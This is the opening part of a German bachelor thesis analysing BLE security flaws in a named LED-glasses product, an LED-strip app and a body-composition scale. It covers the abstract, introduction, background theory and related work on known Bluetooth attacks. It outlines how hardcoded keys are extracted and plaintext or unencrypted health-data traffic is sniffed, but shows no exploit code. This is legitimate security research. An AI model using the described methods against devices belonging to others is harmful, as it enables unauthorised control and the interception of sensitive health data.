THM | CAMPUS GIESSEN | MNI
Mathematik, Naturwissenschaften und Informatik
TECHNISCHE HOCHSCHULE MITTELHESSEN

Bachelorarbeit

zur Erlangung des akademischen Grades

Bachelor of Science (B.Sc.)

Schwachstellen im Dialog:

Sicherheitsanalyse der App-gesteuerten BLE-Kommunikation von Alltagsgeräten

eingereicht im
Fachbereich Mathematik, Naturwissenschaften und Informatik
der Technischen Hochschule Mittelhessen

von

Elias Bennour

Matrikelnummer: 5425015

13. März 2026

Referent:	Prof. Dr. Hagen Lauer
Korreferent:	Tim Mayer - Mercedes-Benz Tech Innovation GmbH
Unternehmen:	Mercedes-Benz Tech Innovation GmbH

Erklärung zur Verwendung von generativer KI

In Übereinstimmung mit den Empfehlungen der Deutschen Forschungsgemeinschaft (DFG)[1] und denen der Zeitschrift Theoretical Computer Science[2] erkläre ich (der Autor/die Autorin) hiermit den Einsatz von generativer KI.

Bei der Vorbereitung dieser Arbeit habe ich Claude AI (Anthropic) verwendet, um ausschließlich die Lesbarkeit und Sprache zu verbessern. Nach der Verwendung von Claude AI (Anthropic) habe ich den Inhalt überprüft und nach Bedarf bearbeitet und übernehme die volle Verantwortung für den Inhalt dieser Arbeit.

Gender-Disclaimer

In dieser Arbeit wird aus Gründen der besseren Lesbarkeit das generische Maskulinum verwendet. Weibliche und anderweitige Geschlechteridentitäten werden dabei ausdrücklich mitgemeint, soweit es für die Aussage erforderlich ist.

Erklärung der Selbstständigkeit

Hiermit versichere ich, die vorliegende Arbeit selbstständig verfasst und keine anderen als die angegebenen Quellen und Hilfsmittel benutzt sowie die Zitate deutlich kenntlich gemacht zu haben.

Gießen, den 13. März 2026

Elias Bennour

1 DFG formuliert Richtlinien für den Umgang mit generativen Modellen für Text- und Bild: https://www.dfg.de/resource/blob/289676/89c03e7a7a8a02409360299597 4832f9/230921-statement-executive-committee-ki-ai-data.pdf

2 Erklärung zur Verwendung von generativer KI in wissenschaftlichen Arbeiten: https://www.sciencedirect.com/journal/theoretical-computer-science/publish/guide-for-authors

Kurzfassung

Bluetooth Low Energy (BLE) hat sich als dominierende Kommunikationstechnologie für Consumer-IoT-Geräte etabliert und verzeichnet für 2024 weltweit 5 Milliarden ausgelieferte Bluetooth-fähige Geräte. Der anhaltende Marktwachstumsdruck führt jedoch dazu, dass Sicherheitsaspekte im Entwicklungsprozess häufig vernachlässigt werden. Diese Arbeit untersucht systematisch die Sicherheit dreier kommerziell erhältlicher Consumer-BLE-Geräte aus unterschiedlichen Anwendungskategorien: einer LED-Brille (Wearable), eines Smart-LED-Strips (Smart Home) und einer Körperwaage (Health).

Mittels eines strukturierten 5-Phasen-Frameworks – bestehend aus APK-Dekompilierung (JADX), BLE-Traffic-Capture (nRF52840/Wireshark), nativer Bibliotheksanalyse (Ghidra), Protokollrekonstruktion und Proof-of-Concept-Entwicklung (Python/blatann) – wurden insgesamt 13 Schwachstellen identifiziert und nach CVSS 3.1 bewertet. Davon entfallen fünf auf den Schweregrad Hoch und acht auf Mittel. **Methodische Einschränkung:** Die Stichprobe umfasst $n = 3$ Geräte aus dem Budget-Segment (20–70 EUR) ohne Zufallsauswahl. Die Befunde sind daher nicht statistisch auf den gesamten Consumer-IoT-Markt verallgemeinerbar. Keines der drei untersuchten Geräte implementiert Authentifizierungsmechanismen. Die LED-Brille nutzt zwar AES-128-Verschlüsselung, jedoch mit einem hardcodierten Schlüssel (extrahiert aus `libAES.so`, `.data`-Section) im unsicheren ECB-Modus. Der Smart-LED-Strip überträgt alle GATT-Steuerbefehle vollständig im Klartext. Ein kurzer PCAP-Mitschnitt bestätigte das vollständige Fehlen jeder Verschlüsselung auf dem primären Steuerungskanal (Details in Kapitel 5). Die Körperwaage überträgt biometrische Gesundheitsdaten im Sinne von DSGVO Artikel 9 vollständig unverschlüsselt per BLE-Broadcast.

Für alle identifizierten Schwachstellen wurden funktionsfähige Proof-of-Concept-Implementierungen mit handelsüblicher Hardware (nRF52840 USB Dongle, ca. 15 EUR) entwickelt. Als praktischer Beitrag entstand ein *BLE Security Testing Guide*, der Methodik, Tool-Setup und Fallstudien für Sicherheitsforscher und Entwickler systematisiert. Die Arbeit dokumentiert systematische Sicherheitsmängel im untersuchten Budget-Segment des Consumer-IoT-Marktes, analysiert deren wirtschaftliche und regulatorische Ursachen und formuliert konkrete Handlungsempfehlungen für Hersteller, Verbraucher und Regulierungsbehörden mit Blick auf den EU Cyber Resilience Act (CRA, vollständige Anwendung ab Dezember 2027).

Schlüsselwörter: Bluetooth Low Energy, IoT-Sicherheit, Penetration Testing, Consumer-IoT, Reverse Engineering, CVSS, DSGVO, Cyber Resilience Act

Abstract

Bluetooth Low Energy (BLE) has established itself as the dominant communication technology for consumer IoT devices, with five billion Bluetooth-enabled devices shipped globally in 2024. However, persistent time-to-market pressure frequently leads manufacturers to deprioritise security during development. This thesis systematically analyses the security of three commercially available consumer BLE devices representing distinct application categories: an LED smart glasses device (wearable), an LED light strip (smart home), and a body composition scale (health).

Using a structured five-phase framework – comprising APK decompilation (JADX), BLE traffic capture (nRF52840/Wireshark), native library reverse engineering (Ghidra), protocol reconstruction, and proof-of-concept development (Python/blatann) – thirteen vulnerabilities were identified and scored using CVSS 3.1. Five vulnerabilities were rated High and eight Medium. **Methodological limitation:** The sample comprises $n = 3$ devices from the budget segment (€20–70) without random selection. Findings cannot be statistically generalised to the entire consumer IoT market. None of the three devices implement any form of authentication. The LED glasses employ AES-128 encryption but with a hardcoded binary key (extracted from `libAES.so`, `.data` section) in the insecure ECB mode. The LED smart strip transmits all primary GATT control commands entirely in plaintext. A brief PCAP capture confirmed the complete absence of encryption on the main control channel (details in Chapter 5). The body composition scale broadcasts biometric health data – constituting special-category personal data under GDPR Article 9 – entirely unencrypted via BLE advertisements.

Functional proof-of-concept exploits were developed for all identified vulnerabilities using commodity hardware (nRF52840 USB dongle, approx. €15). As a practical contribution, a *BLE Security Testing Guide* was produced, systematising methodology, tool configuration, and case studies for security researchers and developers. The thesis documents systemic security deficiencies in the examined budget segment of the consumer IoT market, analyses their economic and regulatory root causes, and derives concrete recommendations for manufacturers, consumers, and regulators in the context of the EU Cyber Resilience Act (CRA, full application from December 2027).

Keywords: Bluetooth Low Energy, IoT security, penetration testing, consumer IoT, reverse engineering, CVSS, GDPR, Cyber Resilience Act

Inhaltsverzeichnis

1 Einleitung

1.1 Motivation und Problemstellung

Bluetooth Low Energy (BLE) hat sich als dominierende Kommunikationstechnologie für Consumer-IoT-Geräte etabliert. Nach Angaben der Bluetooth Special Interest Group werden im Jahr 2025 weltweit rund 5,3 Milliarden Bluetooth-fähige Geräte ausgeliefert [Blu25]. Im Jahr 2024 wurden bereits 1,8 Milliarden BLE-Single-Mode-Geräte ausgeliefert [Blu24a]. Bis 2029 prognostiziert die Branchenorganisation rund 8 Milliarden jährliche Auslieferungen, wobei fast alle Bluetooth-Geräte dann BLE unterstützen werden [Blu25]. Allein im Smart-Home-Bereich wurden 2024 laut Bluetooth-SIG-Prognosen rund 675 Millionen BLE-fähige Geräte ausgeliefert [Blu24a] – von intelligenten Beleuchtungssystemen über vernetzte Körperwaagen bis hin zu Wearables.

Entwicklung: IoT-Angriffe stiegen im ersten Halbjahr 2024 um 107 % gegenüber dem Vorjahreszeitraum [Son24]. Die ENISA dokumentierte in ihrem *Threat Landscape 2024* insgesamt 11.079 Sicherheitsvorfälle zwischen Juli 2023 und Juni 2024. Von den separat erfassten 19.754 identifizierten CVE-Schwachstellen desselben Berichtszeitraums wurden 9,3 % als kritisch eingestuft [ENI24]. Trotz wachsender Produktkomplexität bleibt der Marktdruck hoch: Die durchschnittliche Time-to-Market stieg zwar auf 41 Monate (ein Anstieg von 80 % seit 2020), doch diese Verlängerung reflektiert primär gestiegene regulatorische und lieferkettenbezogene Anforderungen – nicht zusätzliche Sicherheitsinvestitionen [IoT24]. Time-to-Market erhält weiterhin Vorrang vor Security-by-Design.

Das Ergebnis dieser Entwicklung sind Geräte, die sensitive Daten verarbeiten – etwa Gesundheitsinformationen gemäß DSGVO Artikel 9 – jedoch grundlegende Sicherheitsmechanismen vermissen lassen. Bekannte BLE-Angriffe wie BlueBorne [Ser17], KNOB [Ant19], BIAS [Ant20], SweynTooth [Gar20] und BrakTooth [Gar21] belegen fundamentale Schwachstellen in BLE-Implementierungen auf Protokoll- und Firmware-Ebene – und betreffen Milliarden kommerzieller Produkte.

Diese Problematik erstreckt sich auch auf den Automotive-Bereich, wo BLE zunehmend für digitale Fahrzeugschlüssel und Infotainment-Systeme eingesetzt wird. Mit Inkrafttreten der ISO/SAE 21434 [Int21] und der UN-Regelung Nr. 155 [UNE21b] im Juli 2024 unterliegen Automobilhersteller verbindlichen Cybersecurity-Anforderungen. Diese Ar-

beit entstand im Rahmen eines Praxissemesters bei der Mercedes-Benz Tech Innovation GmbH und adressiert die Frage, welche Erkenntnisse aus Consumer-IoT-Schwachstellen für die Automotive-Entwicklung gezogen werden können.

1.2 Zielsetzung der Arbeit

Das Hauptziel dieser Arbeit ist die systematische Sicherheitsanalyse von BLE-fähigen Consumer-IoT-Geräten unter Anwendung etablierter Penetration-Testing-Methoden. Im Unterschied zu existierenden Studien, die häufig generische Schwachstellen auf Protokollebene untersuchen, fokussiert diese Arbeit auf die konkrete Sicherheitsimplementierung kommerziell verfügbarer Produkte aus drei Kategorien: Wearable (LED-Brille „Sonhomay LED Glasses“), Smart Home (Smart-LED-Strip, App: `wl.smartled`) und Health (Körperwaage, App: „OKOK International“, `com.chipsea.btcontrol.en`).

Konkret werden folgende Teilziele verfolgt. Das erste Teilziel umfasst **Reverse Engineering und Protokollanalyse**: Die vollständige Rekonstruktion der BLE-Kommunikationsprotokolle durch statische Analyse der Smartphone-Applikationen (APK-Dekompilierung), dynamische Analyse mittels BLE-Traffic-Capture sowie Reverse Engineering nativer Bibliotheken. Das zweite Teilziel ist die **Schwachstellenidentifikation und -bewertung**: Systematische Identifikation von Sicherheitsschwachstellen unter Anwendung des OWASP IoT Top 10 Frameworks [Mie18] und Bewertung nach CVSS 3.1 [FIR19], mit besonderer Berücksichtigung von DSGVO-Artikel-9-Aspekten und strafrechtlicher Rahmenbedingungen nach StGB §202a–c [Bun24b]. Das dritte Teilziel bildet die **Proof-of-Concept-Entwicklung**: Implementierung funktionsfähiger Exploits in Python, die die Ausnutzbarkeit identifizierter Schwachstellen mit handelsüblicher Hardware demonstrieren. Schließlich zielt das vierte Teilziel auf die Erstellung eines **BLE Security Testing Guide**: einen praxisorientierten Leitfaden, der die angewandten Methoden systematisiert und als Referenz für zukünftige Analysen dient.

Ein besonderes Augenmerk liegt auf der Übertragbarkeit der Erkenntnisse auf den Automotive-Bereich, wo ähnliche BLE-Komponenten zum Einsatz kommen, jedoch weitaus höhere Sicherheitsanforderungen gelten.

1.3 Forschungsfragen

Aus der Zielsetzung ergeben sich vier zentrale Forschungsfragen, die diese Arbeit beantwortet:

1. **Wie ist der tatsächliche Sicherheitsstatus von Consumer-BLE-Geräten?**
   Welche Sicherheitsmechanismen werden in kommerziellen Consumer-IoT-Geräten implementiert? Entsprechen die Implementierungen den Bluetooth-SIG-Spezifikationen [Blu25] und Best Practices wie dem OWASP IoT Top 10 [Mie18]?

2. **Wie aufwendig ist die Kompromittierung typischer BLE-Geräte?**
   Welcher technische Aufwand ist für einen Angriff erforderlich? Genügen frei verfügbare Hardware (nRF52840 USB Dongle, ca. 15 EUR) und Open-Source-Software, oder sind spezialisierte Kenntnisse notwendig?

3. **Welche systematischen Schwachstellenmuster existieren?**
   Lassen sich wiederkehrende Implementierungsfehler über verschiedene Hersteller und Gerätekategorien hinweg identifizieren? Welche strukturellen Ursachen führen zu diesen Mustern?

4. **Welche Maßnahmen sind zur Verbesserung der BLE-Sicherheit erforderlich?**
   Welche konkreten technischen und organisatorischen Maßnahmen müssen Hersteller ergreifen? Welche regulatorischen Anforderungen, etwa durch den EU Cyber Resilience Act [Eur24d], sind notwendig? Welche Lehren ergeben sich für den Automotive-Bereich?

1.4 Methodisches Vorgehen

Die Sicherheitsanalyse folgt einem strukturierten 5-Phasen-Modell, das sich an etablierten Penetration-Testing-Frameworks wie dem OWASP Testing Guide [OWA25b] und NIST SP 800-115 [Sca08] orientiert. In **Phase 1** werden die Android-Applikationen mittels JADX-GUI zu Java-Quellcode dekompiliert, um BLE-UUIDs, Verschlüsselungsalgorithmen und hardcodiertes Schlüsselmaterial zu extrahieren. **Phase 2** erfasst den BLE-Funkverkehr mit einem nRF52840 USB Dongle und dem Wireshark-Sniffer-Plugin, um die tatsächliche Kommunikation zwischen App und Gerät zu beobachten. In **Phase 3** werden native ARM-Bibliotheken aus der APK mit Ghidra disassembliert und dekompiliert, um in nativen Code ausgelagerte Kryptologik zu identifizieren. **Phase 4** korreliert die gewonnenen Erkenntnisse zu einer vollständigen Protokollspezifikation inklusive Paketformaten und Zustandsdiagrammen. Abschließend entstehen in **Phase 5** funktionsfähige Python-Proof-of-Concepts auf Basis der blatann-Bibliothek.

Untersucht werden drei Geräte, die gezielt aus unterschiedlichen Kategorien gewählt wurden: eine **LED-Brille** („Sonhomay LED Glasses“) als Vertreter von einfachen Wearables ohne direkte Privacy-Implikationen. Ein LED-Strip (App: `wl.smartled`) für den Smart-Home-Bereich sowie eine **Körperwaage** (App: „OKOK International“, `com.`

`chipsea.btcontrol.en`), die biometrische Gesundheitsdaten nach DSGVO Art. 9 verarbeitet. Alle Analysen erfolgten ausschließlich an eigenen, legal erworbenen Geräten unter strikter Einhaltung von StGB §202a–c.

1.5 Aufbau der Arbeit

Die Arbeit ist wie folgt gegliedert. **Kapitel 2** legt die theoretischen Grundlagen zu BLE-Architektur, kryptographischen Verfahren, Sicherheitsanalyse-Methoden und rechtlichen Rahmenbedingungen. **Kapitel 3** gibt einen Überblick über den aktuellen Forschungsstand zu BLE-Sicherheit und grenzt diese Arbeit von bestehenden Studien ab. **Kapitel 4** beschreibt das Analyse-Framework, die Geräteauswahl und die Bewertungsmethodik im Detail. **Kapitel 5** präsentiert die Analyseergebnisse für alle drei Geräte, inklusive CVSS-Bewertungen, Proof-of-Concepts und einer vergleichenden Schwachstellenanalyse. **Kapitel 6** stellt den entwickelten BLE Security Testing Guide vor. **Kapitel 7** interpretiert die Ergebnisse, diskutiert Ursachen und Implikationen für den Automotive-Bereich. **Kapitel 8** formuliert konkrete Handlungsempfehlungen für Hersteller, Verbraucher und Regulierungsbehörden. **Kapitel 9** fasst die Arbeit zusammen und gibt einen Ausblick auf zukünftige Entwicklungen. Der bewusst weite inhaltliche Bogen – von der technischen Protokollanalyse auf unterster Ebene bis hin zu wirtschaftswissenschaftlichen und regulatorischen Implikationen in der Diskussion – ist dabei gewollt: IoT-Sicherheit scheitert in der Praxis selten an mangelndem akademischem Kryptographiewissen, sondern an den ökonomischen und regulatorischen Rahmenbedingungen, unter denen Consumer-Hardware überhaupt erst entwickelt wird.

2 Theoretische Grundlagen

Dieses Kapitel vermittelt die theoretischen und technischen Grundlagen, die zum Verständnis der nachfolgenden Sicherheitsanalyse erforderlich sind. Es gliedert sich in die Architektur von Bluetooth Low Energy, kryptographische Verfahren und deren Schwächen, Methoden der Sicherheitsanalyse sowie die relevanten rechtlichen Rahmenbedingungen.

2.1 Bluetooth Low Energy (BLE)

2.1.1 Architektur und Protokoll-Stack

Bluetooth Low Energy (BLE) wurde 2010 als Teil der Bluetooth-4.0-Core-Specification eingeführt [Blu10] und ist speziell für Anwendungen mit geringem Energieverbrauch, niedrigen Kosten und kurzen Datenübertragungen konzipiert. Im Unterschied zu Bluetooth Classic (BR/EDR) nutzt BLE einen vollständig eigenständigen Protokoll-Stack, der in zwei Hauptsubsysteme unterteilt ist: den *Controller* für die unteren Schichten und den *Host* für die oberen Schichten [Blu24d].

Die Bitübertragungsschicht (**Physical Layer, PHY**) arbeitet mit adaptiver Frequenzsprung-GFSK-Modulation im unlizenzierten 2,4-GHz-ISM-Band mit Datenraten von 1 Mbps oder 2 Mbps. BLE nutzt 40 RF-Kanäle (je 2 MHz Abstand), von denen drei als dedizierte Advertising-Kanäle (37, 38, 39) und 37 für Datenübertragung reserviert sind. Die Sicherungsschicht (**Link Layer, LL**) verwaltet den Gerätezustand durch eine Zustandsmaschine und ist für Adressierung, Paketformatierung, Timing und Verbindungsverwaltung verantwortlich. Sie implementiert außerdem die AES-128-CCM-Verschlüsselung für gesicherte Verbindungen [Blu24d].

Das **Host Controller Interface (HCI)** bildet die standardisierte Schnittstelle zwischen Host und Controller und ermöglicht deren physische Trennung. Das **Logical Link Control and Adaptation Protocol (L2CAP)** übernimmt Fragmentierung und Reassemblierung von Anwendungsdaten, da BLE-Pakete auf 27 Byte Nutzlast beschränkt sind. Das **Security Manager Protocol (SMP)** definiert Pairing-Verfahren, Schlüsselverteilung und die Ableitung kryptographischer Schlüssel (LTK, IRK, CSRK).

Das **Attribute Protocol (ATT)** ermöglicht den Client-Server-basierten Zugriff auf Gerätedaten über 16-Bit-Handles, während das **Generic Attribute Profile (GATT)** die darunterliegende ATT-Schicht zu einem Service-Framework für Anwendungsentwicklung erweitert [Blu24d]. Das **Generic Access Profile (GAP)** schließlich steuert Advertising, Verbindungsaufbau und Sicherheitsinitiierung.

2.1.2 Generic Attribute Profile (GATT)

GATT organisiert Gerätedaten in einer dreistufigen Hierarchie aus *Services*, *Characteristics* und *Descriptors*. Ein Service kapselt zusammengehörige Daten und Verhalten unter einer UUID – entweder als 16-Bit-UUID für SIG-definierte Standarddienste (z. B. Heart-Rate-Service: `0x180D`) oder als 128-Bit-UUID für herstellerspezifische Services. Jede Characteristic enthält eine Deklaration mit Properties und Handle, den eigentlichen Datenwert sowie optionale Descriptors. Der wichtigste Descriptor ist der *Client Characteristic Configuration Descriptor* (CCCD, UUID `0x2902`), über den der Client Notifications oder Indications aktiviert [Blu24b].

GATT-Operationen umfassen Read (mit Bestätigung), Write (mit Bestätigung), Write Without Response, Notify (Server sendet ohne Bestätigung) und Indicate (Server sendet mit Bestätigung). Diese Operationen bilden das Rückgrat der BLE-Anwendungskommunikation und sind zentraler Gegenstand der Sicherheitsanalyse in Kapitel 5 [Blu24e].

2.1.3 BLE-Sicherheitsmechanismen

Die Bluetooth Core Specification definiert zwei *Security Modes*. Security Mode 1 basiert auf Verschlüsselung und unterteilt sich in vier Level: Level 1 bietet keine Sicherheit, Level 2 verschlüsselt ohne Authentifizierung, Level 3 fügt MITM-Schutz durch authentifiziertes Pairing hinzu. Level 4 wurde mit Bluetooth 4.2 eingeführt und realisiert die höchste Sicherheitsstufe durch *LE Secure Connections* (ECDH, AES-CCM, FIPS-konform). Security Mode 2 ergänzt eine signaturbasierte Zugriffskontrolle auf Datenschicht [Blu24d].

Das Pairing durchläuft drei Phasen: Feature-Austausch (I/O-Fähigkeiten), Schlüsselerzeugung und Schlüsselverteilung. Als Association Models stehen *Just Works* (der **Temporary Key (TK)** wird auf 0 gesetzt, kein MITM-Schutz), *Passkey Entry* (6-stellige PIN), *Numeric Comparison* (ECDH mit Ziffernanzeige) und *Out of Band* (externer Kanal, z. B. NFC) zur Verfügung [Blu24d]. *Bonding* bezeichnet das dauerhafte Speichern der Pairing-Schlüssel, sodass Verbindungen ohne erneutes Pairing wiederhergestellt werden können.

2.2 Kryptographische Grundlagen

2.2.1 Advanced Encryption Standard (AES)

AES ist ein symmetrischer Blockchiffre (NIST FIPS 197) mit fixer Blockgröße von 128 Bit und Schlüssellängen von 128, 192 oder 256 Bit (10, 12 oder 14 Runden) [NIS01]. Jede Runde besteht aus den mathematischen Transformationen **SubBytes** (nichtlineare S-Box-Substitution), **ShiftRows** (zyklische Zeilenverschiebung), **MixColumns** (Mischung der Spalten zur Diffusion) und **AddRoundKey** (XOR-Verknüpfung mit dem Rundenschlüssel). Diese Operationen sorgen für die notwendige Konfusion und Diffusion des Klartexts. BLE verwendet AES-128 im CCM-Modus (Counter with CBC-MAC) für authentifizierte Verschlüsselung.

2.2.2 AES-Betriebsmodi und deren Eigenschaften

Die Wahl des Betriebsmodus hat fundamentale Auswirkungen auf die Sicherheit. Der **ECB-Modus** (Electronic Codebook) verschlüsselt jeden 16-Byte-Block unabhängig, was zu deterministischer Ausgabe führt: identische Klartextblöcke erzeugen identische Chiffretextblöcke. Dies verletzt das Konzept der semantischen Sicherheit – ein kryptographisches Minimalziel – und ermöglicht Strukturanalysen des Klartexts anhand des Chiffretexts. Das bekannte „ECB-Penguin“-Beispiel (Visualisierung der Umrisse eines Tux-Bitmaps) demonstriert diesen Effekt eindrücklich. Ebenso nutzte der **Adobe-Datenleck 2013** ECB-Verschlüsselung, sodass identische Passwörter über Millionen von Nutzern hinweg korreliert werden konnten [Kre13].

Der **GCM-Modus** (Galois/Counter Mode) kombiniert CTR-Verschlüsselung mit einer Keyed-Hash-Funktion (**GHASH**) zur Authentifizierung und bietet damit Vertraulichkeit, Integrität und Authentizität (**AEAD** – Authenticated Encryption with Associated Data). Er gilt als State-of-the-Art-Betriebsmodus und ist in NIST SP 800-38D spezifiziert [Dwo07]. Eine Nonce-Wiederverwendung kompromittiert bei GCM jedoch gleichzeitig Vertraulichkeit und Authentizität.

2.2.3 Asymmetrische Kryptographie und Diffie-Hellman

Im Gegensatz zu symmetrischen Verfahren nutzen asymmetrische Algorithmen ein Schlüsselpaar aus privatem und öffentlichem Schlüssel. Der **Elliptic Curve Diffie-Hellman (ECDH)** ist ein Schlüsselaustauschprotokoll, das es zwei Parteien ermöglicht, über einen unsicheren Kanal ein gemeinsames Geheimnis zu etablieren [Dif76]. BLE nutzt ECDH auf Basis der P-256-Kurve für *LE Secure Connections*, um Schutz gegen MITM-

Angriffe und passive Eavesdropping-Angriffe zu gewährleisten, da das resultierende Geheimnis niemals über den Funkkanal übertragen wird [Pad17, Blu24d].

2.2.4 XOR-Verschlüsselung

XOR-Verschlüsselung der Form $C = P \oplus K$ (wobei C der Chiffretext, P der Klartext und K der Schlüssel ist) ist nur dann theoretisch sicher (als **One-Time-Pad** mit unbedingter Sicherheit), wenn der Schlüssel K mindestens so lang wie die Nachricht, echt zufällig und ausschließlich einmal verwendet wird [Sha49, Paa16]. In der Praxis werden XOR-Operationen häufig fälschlicherweise mit kurzen, statischen Schlüsseln eingesetzt, was keine kryptographische Sicherheit bietet. Bei bekanntem Klartext lässt sich der Schlüssel trivial durch $K = P \oplus C$ berechnen. Bei Schlüsselwiederverwendung gilt $C_1 \oplus C_2 = P_1 \oplus P_2$, sodass der Schlüssel vollständig eliminiert wird.

2.3 Sicherheitsanalyse-Methoden

2.3.1 Common Vulnerability Scoring System (CVSS) 3.1

CVSS 3.1 (FIRST.org) erzeugt numerische Scores von 0,0 bis 10,0 und bewertet Schwachstellen anhand von Exploitability-Metriken – Attack Vector, Attack Complexity, Privileges Required und User Interaction – sowie Impact-Metriken für Confidentiality, Integrity und Availability. Der Scope beschreibt, ob Ressourcen außerhalb des Sicherheitsbereichs der Schwachstelle betroffen sind. Qualitative Schweregrade sind: None (0,0), Low (0,1–3,9), Medium (4,0–6,9), High (7,0–8,9) und Critical (9,0–10,0) [FIR19].

Für BLE-Schwachstellen ist der Attack Vector typischerweise *Adjacent* (AV:A), da Bluetooth auf Funkreichweite beschränkt ist. Die CVSS-3.1-Spezifikation nennt Bluetooth explizit als Beispiel für Adjacent Network [FIR19].

2.3.2 OWASP IoT Top 10 (2018)

Die OWASP IoT Top 10 identifiziert die zehn häufigsten Schwachstellen in IoT-Geräten [Mie18]. Für die vorliegende Arbeit sind insbesondere relevant: I1 (schwache oder hardcodierte Passwörter), I2 (unsichere Netzwerkdienste), I6 (unzureichender Datenschutz) und I7 (unsichere Datenübertragung und -speicherung). Jede identifizierte Schwachstelle wird in Kapitel 5 auf diese Kategorien gemappt, um einen standardisierten Vergleich zu ermöglichen [Mie18].

2.4 Reverse Engineering

2.4.1 APK-Dekompilierung

Eine Android Application Package (APK) ist ein ZIP-Archiv, das neben dem kompilierten Dalvik-Bytecode (`classes.dex`) native Bibliotheken (`lib/arm64-v8a/*.so`), Ressourcen und das AndroidManifest.xml enthält. JADX [Sky25] dekompiliert Dalvik-Bytecode zu Java-Quellcode und dekodiert Manifest-Dateien. Es unterstützt zudem einen integrierten Deobfuscator und eine Smali-Debugger-Integration. Für die Sicherheitsanalyse relevante Suchmuster sind UUID-Regex-Pattern, Kryptographie-Keywords (z. B. AES, SecretKeySpec, Cipher.getInstance) sowie BLE-API-Aufrufe (BluetoothGatt, writeCharacteristic).

2.4.2 Analyse nativer Bibliotheken

Native ARM-Bibliotheken im ELF-Format (Executable and Linkable Format, dem Standard-Binärformat für Linux- und Android-Systeme) enthalten Kryptocode, den Hersteller bewusst aus dem Java-Code auslagern, um Reverse Engineering zu erschweren. Ghidra [Nat25] (NSA, Open-Source) bietet einen Decompiler für alle gängigen Architekturen, automatische Kryptokonstanten-Erkennung [Bla24] sowie eine Python-Scripting-Schnittstelle. Hardcodierte AES-Schlüssel befinden sich häufig in der `.rodata`-Section und lassen sich durch Korrelation mit der Decompiler-Ausgabe und den JADX-Funden lokalisieren.

2.5 Rechtliche Rahmenbedingungen

2.5.1 DSGVO Artikel 9 – Gesundheitsdaten

Artikel 4 Nr. 15 DSGVO definiert Gesundheitsdaten als Daten, die sich auf die körperliche oder geistige Gesundheit einer natürlichen Person beziehen und aus denen Informationen über deren Gesundheitszustand hervorgehen [Eur16b]. Daten von Fitness-Trackern, Smartwatches und Health-Monitoring-Geräten (wie der in dieser Arbeit untersuchten Körperwaage mit Bioelektrischer Impedanzanalyse, kurz BIA) fallen unter diese Definition. Artikel 9 Abs. 1 verbietet die Verarbeitung solcher Sonderkategorien grundsätzlich. Ausnahmen erfordern ausdrückliche Einwilligung oder gesetzliche Ermächtigung. Verstöße können mit Bußgeldern bis zu 20 Millionen Euro oder 4 % des weltweiten Jahresumsatzes geahndet werden [Eur16b].

2.5.2 StGB §202a, b, c

§202a StGB (Ausspähen von Daten) ist nur erfüllt, wenn der Täter unbefugt auf gegen unbefugten Zugang besonders gesicherte Daten zugreift und dabei die Zugangssicherung überwindet [Bun24b]. §202b StGB (Abfangen von Daten) verbietet das unbefugte Abfangen nichtöffentlicher Datenübermittlung mittels technischer Mittel [Bun24b]. §202c StGB erfasst vorbereitende Handlungen [Bun24b]. Alle in dieser Arbeit durchgeführten Analysen erfolgten ausschließlich an eigenen Geräten. Eine Erfüllung dieser Tatbestände ist daher ausgeschlossen.

2.5.3 EU Cyber Resilience Act

Die Verordnung (EU) 2024/2847 (Cyber Resilience Act) trat am 10. Dezember 2024 in Kraft und ist ab dem 11. Dezember 2027 vollständig anwendbar [Eur24d]. Sie verpflichtet Hersteller *Products with Digital Elements* zu Security by Design, Vulnerability Handling, Bereitstellung einer *Software Bill of Materials* (SBOM) und 5-jährigem Security-Update-Support. Sanktionen betragen bis zu 15 Millionen Euro oder 2,5 % des weltweiten Jahresumsatzes. Der CRA adressiert direkt die in dieser Arbeit identifizierten Schwachstellenmuster und wird in Kapitel 7 eingehend diskutiert.

3 Verwandte Arbeiten und Stand der Forschung

Dieses Kapitel gibt einen Überblick über den aktuellen Stand der Forschung zu BLE-Sicherheit und Consumer-IoT-Sicherheit. Es werden bekannte Angriffe auf BLE-Protokollschichten sowie Studien zu Consumer-IoT-Geräten vorgestellt und abschließend die Abgrenzung dieser Arbeit herausgearbeitet.

3.1 Angriffe auf das BLE-Protokoll

Die Forschungsgemeinschaft hat in den vergangenen Jahren eine Reihe fundamentaler Schwachstellen im Bluetooth-Protokoll-Stack identifiziert, die Milliarden von Geräten betreffen.

BlueBorne (2017) ist ein von Armis Security (einem auf IoT-Sicherheit spezialisierten Unternehmen) entdeckter Angriffsvektor, der über fehlerhafte L2CAP-Implementierungen mehrerer Bluetooth-Stacks Remote-Code-Execution ohne Pairing oder Nutzerinteraktion ermöglicht [Ser17]. Betroffen waren rund 8,2 Milliarden Geräte auf Android, Linux, Windows und iOS [Ser17]. Der Attack Vector *Adjacent* mit trivialer Ausführung und ohne Nutzerinteraktion führt zu einem CVSS-Score von 9.8 (*Critical*).

KNOB Attack (2019) exploitet einen Designfehler im BR/EDR-Schlüsselaustauschprotokoll: Ein Man-in-the-Middle kann die ausgehandelte Encryption Key Entropy auf 1 Byte reduzieren, was Brute-Force-Angriffe in Echtzeit ermöglicht [Ant19]. Die Schwachstelle (CVE-2019-9506, CVSS 8.1, *High*) wurde durch das Bluetooth-SIG-Erratum 11838 – eine nachträgliche Korrektur der Core Specification durch die Bluetooth SIG – adressiert, das eine Mindestentropie von 7 Byte vorschreibt.

BIAS Attack (2020) demonstriert Device-Impersonation ohne Kenntnis des Long-Term-Pairing-Keys durch fehlende obligatorische gegenseitige Authentifizierung im BR/EDR-Standard [Ant20]. In Tests waren 28 von 30 untersuchten Chipsets vulnerabel (CVE-2020-10135, CVSS 5.4, *Medium*).

SweynTooth (2020) umfasst 18 Schwachstellen in BLE-SDK-Implementierungen verschiedener Hersteller, die durch systematisches Fuzzing aufgedeckt wurden [Gar20]. Sie betreffen über 480 Produkte, darunter medizinische Geräte (Pacemaker, Insulinpumpen),

und reichen von Denial-of-Service bis zu vollständigem Security-Bypass. **BrakTooth (2021)** beschreibt eine analoge Schwachstellenfamilie im Bluetooth-Classic-LMP (Link Manager Protocol, dem Protokoll zur Verwaltung von Bluetooth-Classic-Verbindungen), die in 13 Chipsets von 11 Herstellern nachgewiesen wurde und unter anderem willkürliche Codeausführung auf ESP32-basierten Geräten ermöglicht [Gar21].

Zhang et al. (2020) [Zha20] untermauern diese Befunde durch eine formale Verifikation des BLE-Key-Agreement-Protokolls mittels ProVerif: Die Analyse belegt, dass Legacy Pairing und insbesondere Just Works strukturell keinen MITM-Schutz bieten – ein Defizit, das in den Geräten dieser Arbeit empirisch bestätigt wird.

